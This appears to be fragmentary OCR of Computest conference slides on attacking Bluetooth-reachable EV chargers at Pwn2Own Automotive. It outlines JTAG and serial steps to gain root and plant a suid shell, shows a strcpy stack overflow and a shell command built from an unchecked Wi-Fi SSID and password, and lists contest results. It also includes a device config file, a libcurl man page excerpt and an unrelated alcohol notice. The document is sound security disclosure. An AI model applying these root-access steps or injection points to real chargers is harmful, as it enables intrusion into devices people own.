Computest

Low Energy to High Energy: Hacking Nearby EV-Chargers Over Bluetooth


Computest
always on.



PWN2OWN
AUTOMOTIVE



JuiceBox
enel x


AUTEL


chargepoint


chargepoint





Obtaining the firmware

- Autoboot was enabled, root password was unknown
- Connect both JTAG and serial
- Reset and halt the CPU
- Find the `abortboot()` function in memory and set a breakpoint
  - Make sure it returns 1
- Use serial to boot into single user mode
- Add a user to the system and drop a suid shell
- Profit!

7.4.1. Stack buffer overflow in btclassic

When parsing the “password” parameter of the “connect_to_wifi” request, the service copies it to the stack buffer without proper length verification (see Listing 9).

Listing 9. Btclassic vulnerable code


```
pswd = (void *)json_dumps(joPassword, 512);

…

strcpy(.pswdHash, (const char *)pswd);
```

“pswdHash” here is a 0xD0-byte stack buffer. This can lead to a stack buffer overflow and a denial of service attack.

For successful vulnerability exploitation, the charging station needs to be in the unregistered state. To place the station into that state, an attacker may need to make a power-cycle prepended by the reset-to-factory-defaults procedure, which requires physical access to the charger.


ELF
(IPC)
obSendWiFiInfotoWlanapp
ELF
onboardee
AP
Information
wlanapp

```
snprintf(
  command,
  0x100u,
  "/usr/sbin/wpa_passphrase \"%s\" \"%s\" | grep \"psk=\" | tail -1 | cut -c6-",
  &msg->ssid,
  &msg->password);
popen_res = popen(command, "r");
```

SUCCESS - Sina Kheirkhah was able to execute his attack against the ChargePoint Home Flex for $60,000 and 6 Master of Pwn Points.


BUG COLLISION - The Synacktiv Team used a two-bug chain against the ChargePoint Home Flex. However, the exploit they used was previously known. They still earn $16,000 and 3 Master of Pwn Points.

BUG COLLISION - Connor Ford of Nettitude executed his attack against the ChargePoint Home Flex. However, his 2-bug chain was previously known. He still earns $16,000 and 3 Master of Pwn Points.

BUG COLLISION - Chris Anastasio and Fabius Watson of Team Cluck successfully attacked the ChargePoint Home Flex. However, the bug they used was previously known. They still earn $16,000 and 3 Master of Pwn Points.

BUG COLLISION - Team Tortuga successfully used a 2-bug chain against the ChargePoint Home Flex. However, the exploit used was previously known. They still earn $15,000 and 3 Master of Pwn Points.


These are ALCHOL
You Cannot Drink Until You Are 20 Years Old in Japan
20歳未満の飲酒および飲酒運転は法律で禁止されています。
1000円札


TELNET
WEBSOCKET
SSH
TELNET

/opt/etc/coul/cps.conf:

```
Url=https://172.16.110.201:343/gs/pgm.php
WsUrl=wss://homecharger-eu.chargepoint.com:443/ws-prod/panda/v1
WsKey=/var/config/.keys/ca.crt
AuthUrl=https://172.16.50.197:343/gs/pgm
KioskUrl=http://172.31.254.10:80/gsemb_in/pgm.php
CACertificateFile=/var/config/.keys/ca.crt
CertificateFile=/var/config/.keys/system.crt
KeyFile=/var/config/.keys/system.key
KeyType=PEM
VerifyHostName=1
MaxEnqueueFailures=40
```

CURLOPT_SSL_VERIFYHOST explained

Name

CURLOPT_SSL_VERIFYHOST - verify the certificate's name against host

Related:
easy options
getinfo options
multi options
File a bug about this page
View man page source

Synopsis

```
#include <curl/curl.h>

CURLcode curl_easy_setopt(CURL *handle, CURLOPT_SSL_VERIFYHOST, long verify);
```

Description

Pass a long as parameter specifying what to *verify*.

This option determines whether libcurl verifies that the server cert is for the server it is known as.

When negotiating TLS and SSL connections, the server sends a certificate indicating its identity.

When CURLOPT_SSL_VERIFYHOST is 2, that certificate must indicate that the server is the server to which you meant to connect, or the connection fails. Simply put, it means it has to have the same name in the certificate as is in the URL you operate against.

Curl considers the server the intended one when the Common Name field or a Subject Alternate Name field in the certificate matches the hostname in the URL to which you told Curl to connect.

If *verify* value is set to 1:


In 7.28.0 and earlier: treated as a debug option of some sorts, not supported anymore due to frequently leading to programmer mistakes.

From 7.28.1 to 7.65.3: setting it to 1 made curl_easy_setopt return an error and leaving the flag untouched.

From 7.66.0: treats 1 and 2 the same.

When the *verify* value is 0, the connection succeeds regardless of the names in the certificate. Use that ability with caution!

The default value for this option is 2.

